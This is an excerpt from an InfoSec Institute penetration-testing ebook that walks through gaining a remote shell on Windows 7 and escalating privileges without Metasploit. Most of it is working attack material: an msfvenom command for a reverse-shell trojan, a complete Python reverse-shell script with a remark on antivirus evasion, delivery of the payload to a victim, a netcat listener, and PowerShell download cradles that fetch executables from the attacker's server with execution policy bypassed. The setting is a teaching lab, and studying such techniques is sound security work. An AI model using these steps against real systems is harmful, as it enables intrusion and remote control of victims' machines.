Privilege Escalation without Automation Tools

By: Srinivas

INFOSEC INSTITUTE

www.infosecinstitute.com

Contents

Who Should Read this Book

This book acts as an introduction to those who know how to use Metasploit and do not know what happens behind the screens.

If you can't judge your knowledge level, just see if any of the following questions blows your mind. If yes, this book is for you.

- How to use publicly available exploits?
- How to customize those public exploits specific to our needs?
- How would it be if Metasploit Framework doesn't exist?
- How to bypass UAC in Windows 7 without Metasploit?
- How to escalate standard user/administrator privileges to SYSTEM without "getsystem"?
- How to upload files to target machines without Meterpreter?
- How to download files from target machines without Meterpreter?
- How to dump passwords from target machines without Meterpreter?

Credits:

All the publicly available exploits/code used in this book is for informational purposes only. Full credit goes to the respective original authors of the code/exploit. Links have been provided if any code/exploit is taken from the Internet.

Introduction and background

There are many tutorials out there on the Internet showing how to use Metasploit and its Meterpreter as exploitation tools for penetration testing. Meterpreter payload is a part of Metasploit Framework, which is often used during post exploitation. This is popular for its capabilities such as escalating privileges from standard or Administrative user to SYSTEM, dumping hashes etc. The best part is that it can be achieved just by running few commands.


Many people do not understand how these techniques are really implemented, which is the crucial part of learning penetration testing. However, most of these techniques are covered here and there, I seldom see a place where all these things are put together to show how we can chain them to perform a successful attack.

This book is an attempt to fill this gap by showing penetration testing concepts without using automated tools such as Metasploit/Meterpreter. We will discuss topics such as gaining reverse shells, searching for publicly available exploits, customizing them according to our needs, escalating privileges, dumping passwords all with just by using a low privileged remote shell. Focus is more towards post exploitation.


Note: The techniques shown here might not be universally the same for other platforms. Nevertheless, the idea here is to show you the methodology that can be followed. This is explained using two specific scenarios.

Lab Setup

We will take two different scenarios in this book that are explained right from scratch until we get SYSTEM level privileges. In both the scenarios, Kali Linux v2.0 is used as attacker and 64 bit Window 7 is the victim.



Scenario 1



Scenario 2

Scenario 1: We will send a reverse connection Trojan to a remote machine where administrator of the machine is logged in. When he clicks the malicious Trojan we send, we will get a reverse connection shell with Administrative Privileges. Next, we need to escalate the privileges to SYSTEM.

Scenario 2: We will send a reverse connection Trojan to a remote machine where a standard user is logged in. When he clicks the malicious Trojan we send, we will get a reverse connection shell with low privileges. Next, we need to escalate the privileges to SYSTEM.

Note: In both the cases, following rules are applicable

1. We are on a remote shell
2. We do not have GUI access.
3. No automated tools for exploitation.

A primer on windows user privileges

During a penetration testing engagement, we may be asked to gain the highest level of privileges on the targets once after compromising them. This requires the knowledge of what kind of privileges users have on the targets and what we need to achieve before we proceed.

Usually, root on UNIX machines, SYSTEM or Administrator on Windows machines have the highest privileges.

The focus of this book is on Windows targets. So, let us have a brief look at user privileges in Windows environments.

We have two types of user accounts in Windows with varying privilege levels. Additionally SYSTEM is another account that is intended for most of the operating system tasks.

Standard user:

A standard user account can take advantage of most of the capabilities of the computer. When, this user wants to make changes that affect other users or the computer as a whole, permission from Administrator is required.

When you use a standard account, you can use most programs that are installed on the computer, but you can't install or uninstall software and hardware, delete files that are required for the computer to work, or change settings on the computer that affect other users. If you're using a standard account, some programs might require you to provide an administrator password before you can perform certain tasks.

Administrator

Administrator is the highest privileged user for all user level operations. This account can perform privileged operations such as adding/deleting users, installing/uninstalling software. Administrator can perform privileged operations by accepting User Access Control (UAC) prompt (or) by elevating his privileges with “Run as Administrator”.

SYSTEM

The system account and the administrator account have the same file privileges, but they have different functions. The system account is used by the operating system and by services that run under Windows. SYSTEM is an internal account, does not show up in User Manager, cannot be added to any groups, and cannot have user rights assigned to it. Granting Administrators group file permissions does not implicitly give permission to the system account.

User Access Control (UAC)

UAC is not a security feature but that acts as a boundary when users want to perform privileged operations. There are some popular techniques available that are being used by attackers to bypass it in the context of malwares and exploits. One such technique is discussed in this book in one of its later sections.

Exploitation techniques without automated tools

As mentioned earlier, we will see the following two different scenarios in this book.

1. Administrator to SYTEM
2. Standard user to SYSTEM


Let us begin with the first scenario.

Administrator to SYSTEM

The user running the victim’s machine has Administrative privileges. Therefore, the attacker will get a shell with the same privileges when he clicks our malicious file. If we have GUI access, gaining SYSTEM privileges is relatively easy when we are the administrator. Since we will get a remote shell, we have a few challenges. Let’s begin.

As an attacker, we first need to create an executable payload that we need to send to the victim. This can be don’t in various ways. We can use msfvenom utility from Kali Linux and create an executable payload using the following command.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 -f exe >
danger.exe
```



```
root@localhost:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 -f exe > danger.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
```

LHOST is the IP address of the attacker.

If you don't want to use msfvenom for some reason, following link is a python alternative.

`https://www.trustedsec.com/files/RevShell_PoC_v1.py`


```
#!/usr/bin/python
# Simple Reverse Shell Written by: Dave Kennedy (ReL1K)
# Copyright 2012 TrustedSec, LLC. All rights reserved.
#
# This piece of software code is licensed under the FreeBSD license..
#
# Visit http://www.freebsd.org/copyright/freebsd-license.html for more
information.

import socket
import subprocess

HOST = '192.168.56.102'     # The remote host
PORT = 4444              # The same port as used by the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
# loop forever
while 1:
    # recv command line param
    data = s.recv(1024)
    # execute command line
    proc = subprocess.Popen(data, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, shell=True)
    # grab output from commandline
    stdout_value = proc.stdout.read() + proc.stderr.read()
    # send back to attacker
    s.send(stdout_value)
# quit out afterwards and kill socket
s.close()
```

The above code when run by the victim will give a reverse shell to the attacker. To run this script as is on victim's machine, he needs to have python installed on his machine. This is not an ideal scenario. Therefore, we can convert this to an exe file and then pass it to the victim. Converting python files to exe can be done using tools such as PyInstaller. Another advantage with this python script is Antivirus evasion. Most of the AVs do not flag this as malicious since it is a simple file that establishes a TCP connection.

I am leaving that choice to you and I am going with msfvenom since it is easy to use.

In the current directory, the above shown command will create a file with the name “danger.exe”. Let’s cross check its existence and file permissions using the following command.


```
ls -l “danger.exe”
```



```
root@localhost:~# ls -l danger.exe
-rw-r--r-- 1 root root 73802 Oct 23 09:51 danger.exe
root@localhost:~#
```

As we can notice, this executable doesn’t have executable permissions. Therefore, we can give executable permissions using the following command and cross verify the permissions once again as shown in the figure below.


```
chmod +x danger.exe
```



```
root@localhost:~# chmod +x danger.exe
root@localhost:~#
root@localhost:~# ls -l danger.exe
-rwxr-xr-x 1 root root 73802 Oct 23 09:51 danger.exe
root@localhost:~#
```

Now, our file is ready and we should send it to the victim. We can send this file to the victim in variety of ways. For keeping the things simple at this moment, let’s copy this file onto the preinstalled apache server’s root directory in Kali Linux.

```
cp danger.exe /var/www/html
```




```
root@localhost:~# cp danger.exe /var/www/html/
root@localhost:~#
```

Note: The above shown webserver root directory is for Kali v2.0, and if you are using and older version of Kali, “/var/www/” is the webserver root.

Now, let’s start the webserver in Kali using the following command.


```
service apache2 start
```



```
root@localhost:~# service apache2 start
root@localhost:~#
```


Finally, let us start a Netcat listener for a reverse shell using the following command.

```
nc -lvp 4444
```



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
```

Now, everything is set from an attacker's side. If the victim downloads and clicks the file we sent, we should hopefully get a reverse shell. Let's download this file onto victim's machine. Kali Linux is running on 192.168.56.102.



http://192.168.56.102/danger.exe


File Download - Security Warning

Do you want to run or save this file?

Name: danger.exe
Type: Application, 72.0KB
From: **192.168.56.102**

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Once after downloading this file, run it and we should see a reverse shell on Netcat listener as shown below.




```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49199
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User\Desktop>
```

Good! We got our first shell without using Metasploit. Now, it's time for us to go further and see what privileges we have on the target.

Type in the following command.

```
whoamie
```




```
C:\Users\User\Desktop>whoami
whoami
user-pc\user

C:\Users\User\Desktop>
```

The above command shows the current user name who is logged in, but we can’t see the privileges. However, we came to know that the username is “user”. So, let us use the following command to view his rights.

```
Syntax: net user <username>
```

```
net user user
```



```
C:\Users\User\Desktop>net user user
net user user
User name                    User
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2015 11:49:09 AM
Password expires             Never
Password changeable          1/13/2015 11:49:09 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/23/2015 7:34:30 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.


C:\Users\User\Desktop>
```


Nice, this user is a part of Administrators group. Now, our job is relatively easier to get SYSTEM level privileges. It is a matter of using a tool like “psexec” and getting a shell with SYSTEM privileges.

Do Windows machines contain psexec by default?

No, we need to upload it using the shell we have.

Depending on the target type, we can use various techniques to upload files on to the remote machine.


Let’s first check the files and folders in the current directory, which is desktop.



```
C:\Users\User\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\User\Desktop

10/23/2015  09:48 PM    <DIR>          .
10/23/2015  09:48 PM    <DIR>          ..
01/18/2015  03:49 PM             1,783 Cain.lnk
10/23/2015  09:48 PM            73,802 danger.exe
01/18/2015  03:49 PM    <DIR>          Tools
               2 File(s)         75,585 bytes
               3 Dir(s)  13,757,874,176 bytes free

C:\Users\User\Desktop>
```

Now, create a temporary folder for all our work on the remote machine. Therefore, it is easy for us to remove all the uploaded files at a later point of time. I am creating this directory on the desktop, but you can create it somewhere else, which makes our actions less suspicious.

```
mkdir temp
```



```
C:\Users\User\Desktop>mkdir temp
mkdir temp

C:\Users\User\Desktop>
```

We now need to download psexec utility, which is very useful for many things.

According to its official link,


"PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems."

Downloaded psexec.exe from the following link.

https://technet.microsoft.com/en-us/sysinternals/bb897553.aspx

Create a folder called "utilities" in your Kali Machine, so we can keep all the useful files here.


I have placed my psexec.exe in this directory.



```
root@localhost:~/Desktop/utilities# ls PsExec.exe
PsExec.exe
root@localhost:~/Desktop/utilities#
```

Put this psexec.exe file on the web root of our Kali Linux as we did with danger.exe earlier.

Now, let's crosscheck the temp directory on the victim's shell and make sure that it is empty.



```
C:\Users\User\Desktop>cd temp
cd temp

C:\Users\User\Desktop\temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\User\Desktop\temp

10/23/2015  10:48 PM    <DIR>          .
10/23/2015  10:48 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  13,642,616,832 bytes free

C:\Users\User\Desktop\temp>
```

Well, the next task is to upload psexec.exe file onto the remote machine. As I mentioned earlier, there are multiple ways to do it. Since the target is running Window 7, I am going to use a simple PowerShell script to download this file from our server.


Following is the 3-line script that we can use to download our file on to the victim's machine.

```
$client = New-Object System.Net.WebClient
$targetlocation = "http://192.168.56.102/PsExec.exe"
$client.DownloadFile($targetlocation,"psexec.exe")
```

First, this script has to be on the victim's machine. Therefore, we need to create a file with the above script as its content. To do this, just type in the following commands one by one on the shell we got.

```
echo $client = New-Object System.Net.WebClient > script.ps1

echo $targetlocation = "http://192.168.56.102/PsExec.exe" >>
script.ps1

echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1
```

This looks as shown below.




```
C:\Users\User\Desktop\temp>echo $client = New-Object System.Net.WebClient > script.ps1
echo $client = New-Object System.Net.WebClient > script.ps1

C:\Users\User\Desktop\temp>echo $targetlocation = "http://192.168.56.102/PsExec.exe" >> script.p
s1
echo $targetlocation = "http://192.168.56.102/PsExec.exe" >> script.ps1

C:\Users\User\Desktop\temp>echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1
echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1

C:\Users\User\Desktop\temp>
```

Let’s see if we have successfully create a file on the target machine.

Type in the following command.


```
type script.ps1
```



```
C:\Users\User\Desktop\temp>type script.ps1
type script.ps1
$client = New-Object System.Net.WebClient
$targetlocation = "http://192.168.56.102/PsExec.exe"
$client.DownloadFile($targetlocation,"psexec.exe")

C:\Users\User\Desktop\temp>
```

Cool! Our tiny PowerShell script is now available on the target machine. Type in the following command to execute this script so that it downloads “psexec.exe” on to the victim’s machine.

```
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File
script.ps1
```




```
C:\Users\User\Desktop\temp>powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1


C:\Users\User\Desktop\temp>
```

The above step should download our file successfully on to the target machine.

Now, let us download our “danger.exe” file that we created earlier on to the victim’s machine. This is required for getting an elevated shell later.

The following figure shows the PowerShell script for downloading danger.exe file.




```
C:\Users\User\Desktop\temp>type script2.ps1
type script2.ps1
$client = New-Object System.Net.WebClient
$targetlocation = "http://192.168.56.102/danger.exe"
$client.DownloadFile($targetlocation,"danger.exe")

C:\Users\User\Desktop\temp>
```

Modify this script according to your needs as and when you need to download a file.

